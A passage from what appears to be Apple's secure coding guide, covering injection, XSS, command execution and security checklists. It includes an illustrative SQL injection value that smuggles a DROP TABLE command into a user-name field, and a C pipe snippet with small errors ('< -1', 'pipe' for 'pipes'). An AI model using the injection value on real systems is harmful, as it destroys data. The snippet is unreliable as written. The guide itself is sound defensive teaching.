Set up your own environment correctly ahead of time. Many APIs search for the tool you want to run in locations specified by the `PATH` environment variable. If an attacker can modify that variable, the attacker can potentially trick your app into starting a different tool and running it as the current user.

You can avoid this problem by either explicitly setting the `PATH` environment variable yourself or by avoiding variants of `exec` or `posix_spawn` that use the `PATH` environment variable to search for executables.

Use absolute paths where possible, or relative paths if absolute paths are not available. By explicitly specifying a path to an executable rather than just its name, the `PATH` environment variable is not consulted when the OS determines which tool to run.

For more information about environment variables and shell special characters, read *Shell Scripting Primer*.

Avoiding Injection Attacks and XSS

Injection attacks and cross-site scripting (XSS) are two types of vulnerabilities often associated with web development. However, similar problems can occur in any type of application. By becoming familiar with these types of attacks and understanding the antipatterns that they represent, you can avoid them in your software.

Avoiding Injection Attacks

There are two types of data in the world: unstructured data and structured data. The type you choose can have a significant impact on what you must do to make your software secure.

Unstructured data is rare. It mainly includes plain text files when they are used solely as a means of displaying text. More often than not, what appears to be unstructured data is actually weakly structured data.

With structured data, different parts of the data have different meaning. Whenever a single piece of data contains two or more different types of data in this way, the potential for injection attacks exists. The potential risks vary depending on how you mix the data—specifically, whether it is *strictly structured* or *weakly structured* .

Strictly structured data has a fixed format that defines where each piece of information should be stored. A simple data format for a store's inventory might, for example, specify that there should be 4 bytes containing a record number followed by 100 bytes of human-readable description. Strictly structured data is fairly straightforward to work with. Although the interpretation of each byte depends on its location within the data, as long as you avoid overflowing any fixed-size buffers and do appropriate checks to ensure the values make sense, the security risks are usually relatively low.

Weakly structured data, however, is somewhat more problematic from a security perspective. Weakly structured data is a hybrid scheme in which portions of the data have variable length. Weakly structured data can be further divided into one of two categories: *explicitly sized* data and *implicitly sized* data.

Explicitly sized data provides a length value at the start of any variable-length data. For the most part, such data is straightforward to interpret, but care must be taken to ensure that the length values are reasonable. They should not, for example, extend past the end of the file.

Implicitly sized data is more difficult to interpret. It uses special delimiter characters within the data itself to describe how the data should be interpreted. For example, it might use commas to separate fields, or quotation marks to separate data from the commands that operate on that data. For example, SQL and shell command mix the command words themselves with the data that the command operates on. HTML files mix tags with text. And so on.

Because unstructured, strictly structured, and weakly structured data with explicit lengths are less likely to pose security risks, the remainder of this section focuses on weakly structured data with implicit lengths.

The Dangers of Mixed Data

As mentioned previously, whenever you mix two types of data—control statements and actual data separated by delimiters, for example—you run the risk of misbehavior. These risks must be considered both when reading data and when constructing data for later use.

The easiest way to demonstrate the problem is by example. Consider the following snippet of JSON data:

```
{
    "mydictionary" :
    {
        "foo" : "Computer jargon",
        "bar" : "More computer jargon"
    }
}
```

This structure describes a nested set of key-value pairs. The keys—`mydictionary`, `foo`, and `bar`—are of variable length, as are their values (a dictionary, plus the strings `Computer jargon` and `More computer jargon`. Their length is determined by a *parser* —a piece of software that reads and analyzes a complex piece of data, splitting it into its constituent parts. When parsing JSON data, the parser looks for a double quotation mark that marks the beginning and end of each string.

Now suppose that your software is an online dictionary that allows users to add words, checking them to make sure they are not impolite words before adding them. What happens if the user maliciously enters something like the following?

```
Term: baz
Definition: Still more computer jargon", "naughtyword": "A word you should not say
```

A naive piece of software might insert the definition into the JSON file by wrapping both the term and definition (as is) in quotation marks. The resulting JSON file would look like this:

```
{
    "mydictionary" :
    {
        "foo" : "Computer jargon",
        "bar" : "More computer jargon",
        "baz" : "Still more computer jargon", "naughtyword": "A word you should
not say"
    }
}
```

Because whitespace is not significant in JSON, the result is that *two* terms have now been added to the dictionary, and the second term was never checked for politeness by your software.

Instead, the software should have performed *quoting* on the data—scanning the input for characters that have special meaning in the context of the enclosing content and modifying or otherwise marking them so that they are not interpreted as special characters. For example, you can protect quotation marks in JSON by preceding them with a backslash (\), as shown here:

```
{
    "mydictionary" :
    {
        "foo" : "Computer jargon",
        "bar" : "More computer jargon",
       "baz" : "Still more computer jargon\", \"naughtyword\": \"A word you should
 not say"
    }
}
```

Now, when the parser reads the JSON, it correctly reads the definition of baz as `Still more computer jargon.", "naughtyword": "A word you should not say`. Thus, the naughty word is not defined, because it is just part of the definition of baz. Of course, this still leaves the question of whether you should have checked for inappropriate words in the definitions, but that’s a separate question.

SQL Injection

The most common type of injection attack is SQL injection, a technique that takes advantage of the syntax of SQL to inject arbitrary commands. A SQL statement looks something like this:

```
INSERT INTO users (name, description) VALUES ("John Doe", "A really hoopy frood.");
```

This example contains a mixture of instructions (the `INSERT` statement itself) and data (the strings to be inserted).

Naive software might construct a query manually by simple string concatenation. Such an approach is very dangerous, particularly if the data comes from an untrusted source, because if the user name or description contains a double quotation mark, that untrusted source can then provide command data instead of value data.

To compound the problem, the SQL language provides a comment operator, `--`, which causes the SQL server to ignore the rest of the line. For example, if a user enters the following text as his or her user name:

```
joe", "somebody"); DROP TABLE users; --
```

the resulting command would looks like this:

```
INSERT INTO users (name, description) VALUES ("joe", "somebody"); DROP TABLE users;
 --", "A really hoopy frood.");
```

and the database would insert the user, but would then dutifully delete all user accounts and the table that holds them, rendering the service nonfunctional.

A slightly less naive program might check for double quotation marks and refuse to allow you to use them in your user name or description. As a rule, this is undesirable for several reasons:

- This approach may not be compatible with UTF-8. UTF-8 characters frequently contain the same numeric values as quotation marks, which means that (for example) a capital G with a cedilla might be incorrectly stored in your database, depending on how your SQL server handles UTF-8 (or doesn't).
- If you change your query slightly to use single quotes, your solution breaks.
- If the user puts a backslash before the quotation mark, your solution breaks (unless you also quote those) because the two backslashes are then treated as a literal character.
- If you check for illegal characters in JavaScript but do not perform similar checks on the server side, a malicious user can get around the checks and inject code anyway.

- If you check for illegal characters in JavaScript, because the user cannot easily see whether you have similar checks on the server side, your users will worry about your site's security.
- One of your users might really want his or her user name to be `"; DROP TABLE users; --` or perhaps something slightly less extreme.

Instead, the correct solution is to either use your SQL client library's built-in functions for quoting strings or, where possible, to use parameterized SQL queries in which you substitute placeholders for the strings themselves. For example, a parameterized SQL query might look like this:

```
INSERT INTO users (name, description) VALUES (?, ?);
```

You would then provide the name and description values out-of-band in an array. Depending on how your particular database implementation handles these sorts of queries, the statement might still get converted back into the same mixed-data query, but given the number of people who use most major databases, mistakes in any conversion routines provided by the database itself are likely to be caught and fixed quickly.

For more information about avoiding SQL injection attacks on applications that use Core Data in complex ways, read "Creating Predicates" in *Predicate Programming Guide* .

C-Language Command Execution and Shell Scripts

In the C programming language, there are a number of acceptable ways to execute an external command, using `exec`, `posix_spawn`, `NSTask`, and related functions and classes. There are also many wrong ways to use these and other functions. This section provides some tips on how to avoid security holes when running external commands.

- **Don't use system.** The `system` function runs an external shell process and passes a command string directly to that shell. This means that you must properly quote any arguments that you pass to the commands. The `system` function is particularly problematic if those arguments come from potentially untrusted sources. For this reason, you should avoid using the `system` function except with hard-coded commands.
- **Don't use popen.** The `popen` has the same security risks as `system`. Instead of using `popen`, either use the `NSTask` class or construct the pipe and execute the command yourself.

  The `NSTask` class makes it easy to communicate with the standard input, output, and error descriptors of a child process. You can learn more by reading *NSTask Class Reference* .

  At the POSIX level you can achieve the same thing with the `pipe` system call, as follows:

  1. Use the `pipe` system call to create one or more pairs of connected pipes.
  2. Use the `fork` system call to create a child process.

3. In the child process, use the `dup2` system call to replace one or more of the standard input, standard output, and standard error file descriptors with the pipe endpoint of your choice.
4. In the child process, use `exec`, `posix_spawn`, or related functions to start the desired tool.
5. In the parent process, read from or write to the opposite end of each pipe.

For example:

```
int pipes[2];
if (pipe(pipes) < -1) {
    ... // Handle the error
}

int pid = fork();
if (pid == -1) {
    ... // Handle the error
} else if (!pid) {
    // In the child process:

    dup2(pipe[1], STDOUT_FILENO); // or STDIN_FILENO or STDERR_FILENO
    close(pipe[0]);

    exec(...) or posix_spawn(...) // Run the external tool.

} else {
    // In the parent process:

    close(pipe[1]);
    read(pipe[0], ...);

    waitpid(pid, ...); // Wait for the child process to go away.
}
```

For details, see the manual pages for `pipe`, `fork`, `dup2`, `exec`, `posix_spawn`, and `waitpid`.

- **Avoid shell scripts where possible.** Whether you are using `NSTask` or any of the functions above, avoid using shell scripts to execute commands, because shell quoting is easy to get wrong. Instead, execute the commands individually.

- **Audit any shell scripts.** If your software runs shell scripts and passes potentially untrusted data to them, your software could be affected by any quoting bugs in those scripts. You should carefully audit these scripts for quoting errors that might lead to security holes.

  For more information, read "Quoting Special Characters" in *Shell Scripting Primer* and "Shell Script Security" in *Shell Scripting Primer*.

Quoting for URLs

The rules for quoting a URL are complex and are beyond the scope of this document. OS X and iOS provide routines to help you, but you must be certain to use the *correct* routine for what you are trying to do.

To learn more, read "Converting Strings to URL Encoding" in *Networking Overview*.

Quoting for HTML and XML

The safest way to work with HTML and XML is to use a library that provides objects for each node, such as the `NSXMLParser` class or the `libxml2` API. However, if you must construct HTML or XML manually, there are five special characters that must be quoted explicitly when converting text to HTML or XML:

- Less than (<)—Replace with `&lt;` everywhere
- Greater than (>)—Replace with `&gt;` everywhere
- Ampersand (&)—Replace with `&amp;` everywhere
- Double quote (")—Replace with `&quot;` inside attribute values
- Single quote (')—Replace with `&apos;` inside attribute values

Important: In certain contexts (such as within JavaScript code), quoting those five characters may not be sufficient. Read XSS Prevention Cheat Sheet for more details.

To learn more about the security holes that can result from failure to quote HTML content properly, read "Avoiding Cross-Site Scripting" (page 93).

Avoiding Cross-Site Scripting

Another significant risk associated with web development is *cross-site scripting*. Cross-site scripting refers to injecting code into a website that causes it to behave differently than it otherwise would. An attacker might, for example, inject a key logger that displays a fake login dialog and sends the passwords back to the attacker.

There are many types of cross-site scripting vulnerabilities:

- If a website displays content provided in a URL query string without proper sanitization, an attacker can create a hyperlink that executes arbitrary JavaScript code. When the victim follows that link, the attacker-provided script runs in the victim's browser session.
- Websites that allow users to share HTML-based content with one another can inadvertently serve malicious JavaScript code provided by users, whether in a standalone script tag or hidden in various HTML attributes and CSS properties. When another user visits that page, the malicious JavaScript code runs in the victim's browser session.
- Scripts that use `eval` on strings that contain user-provided data can be made to execute arbitrary code if they do not properly sanitize that user-provided data.

And so on. The details of cross-site scripting are beyond the scope of this document. To learn more about cross-site scripting and about how to avoid it, read XSS Prevention Cheat Sheet. From there, you can find links to a number of other articles on web security. You can also find a number of third-party books on cross-site scripting.

Security Development Checklists

This appendix presents a set of security audit checklists that you can use to help reduce the security vulnerabilities of your software. These checklists are designed to be used during software development. If you read this section all the way through before you start coding, you may avoid many security pitfalls that are difficult to correct in a completed program.

Note that these checklists are not exhaustive; you might not have any of the potential vulnerabilities discussed here and still have insecure code. Also, as the author of the code, you are probably too close to the code to be fully objective, and thus may overlook certain flaws. For this reason, it's very important that you have your code reviewed for security problems by an independent reviewer. A security expert would be best, but any competent programmer, if aware of what to look for, might find problems that you may have missed. In addition, whenever the code is updated or changed in any way, including to fix bugs, it should be checked again for security problems.

Important: All code should have a security audit before being released.

Use of Privilege

This checklist is intended to determine whether your code ever runs with elevated privileges, and if it does, how best to do so safely. Note that it's best to avoid running with elevated privileges if possible; see "Avoiding Elevated Privileges" (page 64).

1. **Reduce privileges whenever possible.**

   If you are using privilege separation with sandboxing or other privilege-limiting techniques, you should be careful to ensure that your helper tools are designed to limit the damage that they can cause if the main application gets compromised, and vice-versa. Read "Designing Secure Helpers and Daemons" (page 82) to learn how.

   Also, for daemons that start with elevated privileges and then drop privileges, you should always use a locally unique user ID for your program. See "Run Daemons as Unique Users" (page 85) to learn more.

2. **Use elevated privileges sparingly, and only in privileged helpers.**

   In most cases, a program can get by without elevated privileges, but sometimes a program needs elevated privileges to perform a limited number of operations, such as writing files to a privileged directory or opening a privileged port.

If an attacker finds a vulnerability that allows execution of arbitrary code, the attacker's code runs with the same privilege as the running code, and can take complete control of the computer if that code has root privileges. Because of this risk, you should avoid elevating privileges if at all possible.

If you must run code with elevated privileges, here are some rules:

- Never run your main process as a different user. Instead, create a separate helper tool that runs with elevated privileges.
- Your helper tool should do as little as possible.
- Your helper tool should restrict what you can ask it to do as much as possible.
- Your helper tool should either drop the elevated privileges or stop executing as soon as possible.

> **Important:** If all or most of your code runs with root or other elevated privileges, or if you have complex code that performs multiple operations with elevated privileges, then your program could have a serious security vulnerability. You should seek help in performing a security audit of your code to reduce your risk.

See "Elevating Privileges Safely" (page 60) and "Designing Secure Helpers and Daemons" (page 82) for more information.

3. **Use `launchd` when possible.**

   If you are writing a daemon or other process that runs with elevated privileges, you should always use `launchd` to start it. (To learn why other mechanisms are not recommended, read "Limitations and Risks of Other Mechanisms" (page 68).)

   For more information on `launchd`, see the manual pages for `launchd`, `launchctl`, and `launchd.plist`, and *Daemons and Services Programming Guide*. For more information about startup items, see *Daemons and Services Programming Guide*. For more information on `ipfw`, see the `ipfw` manual page.

4. **Avoid using sudo programmatically.**

   If authorized to do so in the `sudoers` file, a user can use `sudo` to execute a command as root. The `sudo` command is intended for occasional administrative use by a user sitting at the computer and typing into the Terminal application. Its use in scripts or called from code is not secure.

   After executing the `sudo` command—which requires authenticating by entering a password—there is a five-minute period (by default) during which the sudo command can be executed without further authentication. It's possible for another process to take advantage of this situation to execute a command as root.

   Further, there is no encryption or protection of the command being executed. Because sudo is used to execute privileged commands, the command arguments often include user names, passwords, and other information that should be kept secret. A command executed in this way by a script or other code can expose confidential data to possible interception and compromise.

5. **Minimize the amount of code that must be run with elevated privileges.**

   Ask yourself approximately how many lines of code need to run with elevated privileges. If this answer is either "all" or is a difficult number to compute, then it will be very difficult to perform a security review of your software.

   If you can't determine how to factor your application to separate out the code that needs privileges, you are strongly encouraged to seek assistance with your project immediately. If you are an ADC member, you are encouraged to ask for help from Apple engineers with factoring your code and performing a security audit. If you are not an ADC member, see the ADC membership page at http://developer.apple.com/programs/.

6. **Never run a GUI application with elevated privileges.**

   You should never run a GUI application with elevated privileges. Any GUI application links in many libraries over which you have no control and which, due to their size and complexity, are very likely to contain security vulnerabilities. In this case, your application runs in an environment set by the GUI, not by your code. Your code and your user's data can then be compromised by the exploitation of any vulnerabilities in the libraries or environment of the graphical interface.

Data, Configuration, and Temporary Files

Some security vulnerabilities are related to reading or writing files. This checklist is intended to help you find any such vulnerabilities in your code.

1. **Be careful when working with files in untrusted locations.**

   If you write to any directory owned by the user, then there is a possibility that the user will modify or corrupt your files.

   Similarly, if you write temporary files to a publicly writable place (for example, `/tmp`, `/var/tmp`, `/Library/Caches` or another specific place with this characteristic), an attacker may be able to modify your files before the next time you read them.

   If your code reads and writes files (and in particular if it uses files for interprocess communication), you should put those files in a safe directory to which only you have write access.

   For more information about vulnerabilities associated with writing files, and how to minimize the risks, see "Time of Check Versus Time of Use" (page 45).

2. **Avoid untrusted configuration files, preference files, or environment variables.**

   In many cases, the user can control environment variables, configuration files, and preferences. If you are executing a program for the user with elevated privileges, you are giving the user the opportunity to perform operations that they cannot ordinarily do. Therefore, you should ensure that the behavior of your privileged code does not depend on these things.

This means:

- Validate all input, whether directly from the user or through environment variables, configuration files, preferences files, or other files.

  In the case of environment variables, the effect might not be immediate or obvious; however the user might be able to modify the behavior of your program or of other programs or system calls.

- Make sure that file paths do not contain wildcard characters, such as `../` or ~, which an attacker can use to switch the current directory to one under the attacker's control.

- Explicitly set the privileges, environment variables, and resources available to the running process, rather than assuming that the process has inherited the correct environment.

3. **Load kernel extensions carefully (or not at all).**

   A kernel extension is the ultimate privileged code—it has access to levels of the operating system that cannot be touched by ordinary code, even running as root. You must be extremely careful why, how, and when you load a kernel extension to guard against being fooled into loading the wrong one. It's possible to load a root kit if you're not sufficiently careful. (A **root kit** is malicious code that, by running in the kernel, can not only take over control of the system but can cover up all evidence of its own existence.)

   To make sure that an attacker hasn't somehow substituted his or her own kernel extension for yours, you should always store kernel extensions in secure locations. You may, if desired, use code signing or hashes to further verify their authenticity, but this does not remove the need to protect the extension with appropriate permissions. (Time-of-check vs. time-of-use attacks are still possible.) Note that in recent versions of OS X, this is partially mitigated by the KEXT loading system, which refuses to load any kext binary whose owner is not `root` or whose group is not `wheel`.

   In general, you should avoid writing kernel extensions (see "Keep Out" in *Kernel Programming Guide*). However, if you must use a kernel extension, use the facilities built into OS X to load your extension and be sure to load the extension from a separate privileged process.

   See "Elevating Privileges Safely" (page 60) to learn more about the safe use of root access. See *Kernel Programming Guide* for more information on writing and loading kernel extensions. For help on writing device drivers, see *I/O Kit Fundamentals*.

Network Port Use

This checklist is intended to help you find vulnerabilities related to sending and receiving information over a network. If your project does not contain any tool or application that sends or receives information over a network, skip to "Audit Logs" (page 100) (for servers) or "Integer and Buffer Overflows" (page 106) for all other products.

1. **Use assigned port numbers.**

Port numbers 0 through 1023 are reserved for use by certain services specified by the Internet Assigned Numbers Authority (IANA; see http://www.iana.org/). On many systems including OS X, only processes running as root can bind to these ports. It is not safe, however, to assume that any communications coming over these privileged ports can be trusted. It's possible that an attacker has obtained root access and used it to bind to a privileged port. Furthermore, on some systems, root access is not needed to bind to these ports.

You should also be aware that if you use the `SO_REUSEADDR` socket option with UDP, it is possible for a local attacker to hijack your port.

Therefore, you should always use port numbers assigned by the IANA, you should always check return codes to make sure you have connected successfully, and you should check that you are connected to the correct port. Also, as always, never trust input data, even if it's coming over a privileged port. Whether data is being read from a file, entered by a user, or received over a network, you must validate all input.

See "Validating Input and Interprocess Communication" (page 34) for more information about validating input.

2. **Choose an appropriate transport protocol.**

   Lower-level protocols, such as UDP, provide higher performance for some types of traffic, but are easier to spoof than higher-level protocols, such as TCP.

   Note that if you're using TCP, you still need to worry about authenticating both ends of the connection, but there are encryption layers you can add to increase security.

3. **Use existing authentication services when authentication is needed.**

   If you're providing a free and nonconfidential service, and do not process user input, then authentication is not necessary. On the other hand, if any secret information is being exchanged, the user is allowed to enter data that your program processes, or there is any reason to restrict user access, then you should authenticate every user.

   OS X provides a variety of secure network APIs and authorization services, all of which perform authentication. You should always use these services rather than creating your own authentication mechanism. For one thing, authentication is very difficult to do correctly, and dangerous to get wrong. If an attacker breaks your authentication scheme, you could compromise secrets or give the attacker an entry to your system.

   The only approved authorization mechanism for networked applications is Kerberos; see "Client-Server Authentication" (page 102). For more information on secure networking, see *Secure Transport Reference* and *CFNetwork Programming Guide* .

4. **Verify access programmatically.**

   UI limitations do not protect your service from attack. If your service provides functionality that should only be accessible to certain users, that service *must* perform appropriate checks to determine whether the current user is authorized to access that functionality.

If you do not do this, then someone sufficiently familiar with your service can potentially perform unauthorized operations by modifying URLs, sending malicious Apple events, and so on.

5. **Fail gracefully.**

   If a server is unavailable, either because of some problem with the network or because the server is under a denial of service attack, your client application should limit the frequency and number of retries and should give the user the opportunity to cancel the operation.

   Poorly-designed clients that retry connections too frequently and too insistently, or that hang while waiting for a connection, can inadvertently contribute to—or cause their own—denial of service.

6. **Design your service to handle high connection volume.**

   Your daemon should be capable of surviving a denial of service attack without crashing or losing data. In addition, you should limit the total amount of processor time, memory, and disk space each daemon can use, so that a denial of service attack on any given daemon does not result in denial of service to every process on the system.

   You can use the `ipfw`firewall program to control packets and traffic flow for internet daemons. For more information on `ipfw`, see the `ipfw` manual page. For more advice on dealing with denial of service attacks, see Wheeler, *Secure Programming for Linux and Unix HOWTO* , available at http://www.dwheeler.com/secure-programs/.

7. **Design hash functions carefully.**

   Hash tables are often used to improve search performance. However, when there are hash collisions (where two items in the list have the same hash result), a slower (often linear) search must be used to resolve the conflict. If it is possible for a user to deliberately generate different requests that have the same hash result, by making many such requests an attacker can mount a denial of service attack.

   It is possible to design hash tables that use complex data structures such as trees in the collision case. Doing so can significantly reduce the damage caused by these attacks.

Audit Logs

It's very important to audit attempts to connect to a server or to gain authorization to use a secure program. If someone is attempting to attack your program, you should know what they are doing and how they are doing it.

Furthermore, if your program is attacked successfully, your audit log is the only way you can determine what happened and how extensive the security breach was. This checklist is intended to help you make sure you have an adequate logging mechanism in place.

Important: Don't log confidential data, such as passwords, which could then be read later by a malicious user.

1. **Audit attempts to connect.**

   Your daemon or secure program should audit connection attempts (both successful attempts and failures).

   Note that an attacker can attempt to use the audit log itself to create a denial of service attack; therefore, you should limit the rate of entering audit messages and the total size of the log file. You also need to validate the input to the log itself, so that an attacker can't enter special characters such as the newline character that you might misinterpret when reading the log.

   See Wheeler, *Secure Programming for Linux and Unix HOWTO* for some advice on audit logs.

2. **Use the `libbsm` auditing library where possible.**

   The `libbsm` auditing library is part of the TrustedBSD project, which in turn is a set of trusted extensions to the FreeBSD operating system. Apple has contributed to this project and has incorporated the audit library into the Darwin kernel of the OS X operating system. (This library is not available in iOS.)

   You can use the `libbsm` auditing library to implement auditing of your program for login and authorization attempts. This library gives you a lot of control over which events are audited and how to handle denial of service attacks.

   The libbsm project is located at http://www.opensource.apple.com/darwinsource/Current/bsm/. For documentation of the BSM service, see the "Auditing Topics" chapter in Sun Microsystems' *System Administration Guide: Security Services* located at http://docs.sun.com/app/docs/doc/806-4078/6jd6cjs67?a=view.

3. **If you cannot use `libbsm`, be careful when writing audit trails.**

   When using audit mechanisms other than `libbsm`, there are a number of pitfalls you should avoid, depending on what audit mechanism you are using:

   - `syslog`

     Prior to the implementation of the `libbsm` auditing library, the standard C library function `syslog` was most commonly used to write data to a log file. If you are using `syslog`, consider switching to `libbsm`, which gives you more options to deal with denial of service attacks. If you want to stay with `syslog`, be sure your auditing code is resistant to denial of service attacks, as discussed in step 1.

   - Custom log file

     If you have implemented your own custom logging service, consider switching to `libbsm` to avoid inadvertently creating a security vulnerability. In addition, if you use `libbsm` your code will be more easily maintainable and will benefit from future enhancements to the `libbsm` code.

     If you stick with your own custom logging service, you must make certain that it is resistant to denial of service attacks (see step 1) and that an attacker can't tamper with the contents of the log file.

Because your log file must be either encrypted or protected with access controls to prevent tampering, you must also provide tools for reading and processing your log file.

Finally, be sure your custom logging code is audited for security vulnerabilities.

Client-Server Authentication

If any private or secret information is passed between a daemon and a client process, both ends of the connection should be authenticated. This checklist is intended to help you determine whether your daemon's authentication mechanism is safe and adequate. If you are not writing a daemon, skip to "Integer and Buffer Overflows" (page 106).

1. **Do not store, validate, or modify passwords yourself.**

   It's a very bad idea to store, validate, or modify passwords yourself, as it's very hard to do so securely, and OS X and iOS provide secure facilities for just that purpose.

   - In OS X, you can use the keychain to store passwords and Authorization Services to create, modify, delete, and validate user passwords (see *Keychain Services Programming Guide* and *Authorization Services Programming Guide*).
   - In OS X, if you have access to an OS X Server setup, you can use Open Directory (see *Open Directory Programming Guide*) to store passwords and authenticate users.
   - On an iOS device, you can use the keychain to store passwords. iOS devices authenticate the application that is attempting to obtain a keychain item rather than asking the user for a password. By storing data in the keychain, you also ensure that they remain encrypted in any device backups.

2. **Never send passwords over a network connection in cleartext form.**

   You should never assume that an unencrypted network connection is secure. Information on an unencrypted network can be intercepted by any individual or organization between the client and the server.

   Even an intranet, which does not go outside of your company, is not secure. A large percentage of cyber crime is committed by company insiders, who can be assumed to have access to a network inside a firewall.

   OS X provides APIs for secure network connections; see *Secure Transport Reference* and *CFNetwork Programming Guide* for details.

3. **Use server authentication as an anti-spoofing measure.**

   Although server authentication is optional in the SSL/TLS protocols, you should always do it. Otherwise, an attacker might spoof your server, injuring your users and damaging your reputation in the process.

4. **Use reasonable pasword policies.**

   - Password strength

In general, it is better to provide the user with a means to evaluate the strength of a proposed password rather than to require specific combinations of letters, numbers, or punctuation, as arbitrary rules tend to cause people to choose bad passwords to fit the standard (Firstname.123) instead of choosing good passwords.

- Password expiration

  Password expiration has pros and cons. If your service transmits passwords in cleartext form, it is absolutely essential.

  If your password transmission is considered secure, however, password expiration can actually weaken security by causing people to choose weaker passwords that they can remember or to write their passwords down on sticky notes on their monitors.

  See Password Expiration Considered Harmful for more information.

- Non-password authentication

  Hardware-token-based authentication provides far more security than any password scheme because the correct response changes every time you use it. These tokens should always be combined with a PIN, and you should educate your users so that they do not write their user name or PIN on the token itself.

- Disabled accounts

  When an employee leaves or a user closes an account, the account should be disabled so that it cannot be compromised by an attacker. The more active accounts you have, the greater the probability that one will have a weak password.

- Expired accounts

  Expiring unused accounts reduces the number of active accounts, and in so doing, reduces the risk of an old account getting compromised by someone stealing a password that the user has used for some other service.

  Note, however, that expiring a user account without warning the user first is generally a bad idea. If you do not have a means of contacting the user, expiring accounts are generally considered poor form.

- Changing passwords

  You can require that the client application support the ability to change passwords, or you can require that the user change the password using a web interface on the server itself.

  In either case, the user (or the client, on behalf of the user) must provide the previous password along with the new password (twice unless the client is updating it programmatically over a sufficiently robust channel).

- Lost password retrieval (such as a system that triggers the user’s memory or a series of questions designed to authenticate the user without a password)

Make sure your authentication method is not so insecure that an attacker doesn't even bother to try a password, and be careful not to leak information, such as the correct length of the password, the email address to which the recovered password is sent, or whether the user ID is valid.

You should always allow (and perhaps even require) customer to choose their own security questions. Pre-written questions are inherently dangerous because any question that is general enough for you to ask it of a large number of people is:

- likely to be a request for information that a large number of that person's friends already know. In all likelihood, everyone who attended your high school can guess (in a handful of guesses) who your kindergarten teacher was, who your high school mascot was, and so on.
- probably on your public profile on a social networking site. For example, if you ask where you were born, chances are that's public information. Even if it isn't on your profile, someone can dig it up through government records.
- potentially guessable given other information about the person. For example, given the last four digits of a social security number, someone's birthdate, and the city in which that person was born, you can fairly easily guess then entire social security number.

Finally, you should always allow your users the option of *not* filing out security questions. The mere existence of security questions makes their accounts less secure, so security-conscious individuals should be allowed to refuse those questions entirely.

- Limitations on password length (adjustable by the system administrator)

  In general, you should require passwords to be at least eight characters in length. (As a side note, if your server limits passwords to a maximum of eight characters, you need to rethink your design. There should be no maximum password length at all, if possible.)

The more of these policies you enforce, the more secure your server will be. Rather than creating your own password database—which is difficult to do securely—you should use the Apple Password Server. See *Open Directory Programming Guide* for more information about the Password Server, *Directory Service Framework Reference* for a list of Directory Services functions, and the manual pages for `pwpolicy(8)`, `passwd(1)`, `passwd(5)`, and `getpwent(3)` at http://developer.apple.com/documentation/Darwin/Reference/ManPages/index.html for tools to access the password database and set password policies.

5. **Do not store unencrypted passwords and do not reissue passwords.**

In order to reissue a password, you first have to cache the unencrypted password, which is bad security practice. Furthermore, when you reissue a password, you might also be reusing that password in an inappropriate security context.

For example, suppose your program is running on a web server, and you use SSL to communicate with clients. If you take a client's password and use it to log into a database server to do something on the client's behalf, there's no way to guarantee that the database server keeps the password secure and does not pass it on to another server in cleartext form. Therefore, even though the password was in a secure context when it was being sent to the web server over SSL, when the web server reissues it, it's in an insecure context.

If you want to spare your client the trouble of logging in separately to each server, you should use some kind of forwardable authentication, such as Kerberos. For more information on Apple's implementation of Kerberos, see http://developer.apple.com/darwin/projects/kerberos/.

Under *no circumstances* should you design a system in which system administrators or other employees can see users' passwords. Your users are trusting you with passwords that they may use for other sites; therefore, it is extremely reckless to allow anyone else to see those passwords. Administrators should be allowed to reset passwords to new values, but should *never* be allowed to see the passwords that are already there.

6. **Support Kerberos.**

   Kerberos is the only authorization service available over a network for OS X servers, and it offers single-sign-on capabilities. If you are writing a server to run on OS X, you should support Kerberos. When you do:

   a. Be sure you're using the latest version (v5).

   b. Use a service-specific principal, not a host principal. Each service that uses Kerberos should have its own principal so that compromise of one key does not compromise more than one service. If you use a host principal, anyone who has your host key can spoof login by anybody on the system.

   The only alternative to Kerberos is combining SSL/TLS authentication with some other means of authorization such as an access control list.

7. **Restrict guest access appropriately.**

   If you allow guest access, be sure that guests are restricted in what they can do, and that your user interface makes clear to the system administrator what guests can do. Guest access should be off by default. It's best if the administrator can disable guest access.

   Also, as noted previously, be sure to limit what guests can do in the code that actually performs the operation, not just in the code that generates the user interface. Otherwise, someone with sufficient knowledge of the system can potentially perform those unauthorized operations in other ways (by modifying URLs, for example).

8. **Do not implement your own directory service.**

   Open Directory is the directory server provided by OS X for secure storage of passwords and user authentication. It is important that you use this service and not try to implement your own, as secure directory servers are difficult to implement and an entire directory's passwords can be compromised if it's done wrong. See *Open Directory Programming Guide* for more information.

9. **Scrub (zero) user passwords from memory after validation.**

Passwords must be kept in memory for the minimum amount of time possible and should be written over, not just released, when no longer needed. It is possible to read data out of memory even if the application no longer has pointers to it.

Integer and Buffer Overflows

As discussed in "Avoiding Buffer Overflows and Underflows" (page 17), buffer overflows are a major source of security vulnerabilities. This checklist is intended to help you identify and correct buffer overflows in your program.

1. **Use unsigned values when calculating memory object offsets and sizes.**

   Signed values make it easier for an attacker to cause a buffer overflow, creating a security vulnerability, especially if your application accepts signed values from user input or other outside sources.

   Be aware that data structures referenced in parameters might contain signed values.

   See "Avoiding Integer Overflows and Underflows" (page 27) and "Calculating Buffer Sizes" (page 25) for details.

2. **Check for integer overflows (or signed integer underflows) when calculating memory object offsets and sizes.**

   You must always check for integer overflows or underflows when calculating memory offsets or sizes. Integer overflows and underflows can corrupt memory in ways that can lead to execution of arbitrary code.

   See "Avoiding Integer Overflows and Underflows" (page 27) and "Calculating Buffer Sizes" (page 25) for details.

3. **Avoid unsafe string-handling functions.**

   The functions `strcat`, `strcpy`, `strncat`, `strncpy`, `sprintf`, `vsprintf`, and `gets` have no built-in checks for string length, and can lead to buffer overflows.

   For alternatives, read "String Handling" (page 22).

Cryptographic Function Use

This checklist is intended to help you determine whether your program has any vulnerabilities related to use of encryption, cryptographic algorithms, or random number generation.

1. **Use trusted random number generators.**

   Do not attempt to generate your own random numbers.

There are several ways to obtain high-quality random numbers:

- In iOS, use the Randomization Services programming interface.
- In OS X:
    - Read from `/dev/random` in OS X (see the manual page for `random`).
    - Use the `read_random` function in the header file `random.h` in the Apple CSP module, which is part of Apple's implementation of the CDSA framework (available at http://developer.apple.com/darwin/projects/security/).

Note that `rand` does not return good random numbers and should not be used.

2. **Use TLS/SSL instead of custom schemes.**

   You should always use accepted standard protocols for secure networking. These standards have gone through peer review and so are more likely to be secure.

   In addition, you should always use the most recent version of these protocols.

   To learn more about the secure networking protocols available in OS X and iOS, read "Transmitting Data Securely" in *Cryptographic Services Guide* .

3. **Don't roll your own crypto algorithms.**

   Always use existing optimized functions. It is very difficult to implement a secure cryptographic algorithm, and good, secure cryptographic functions are readily available.

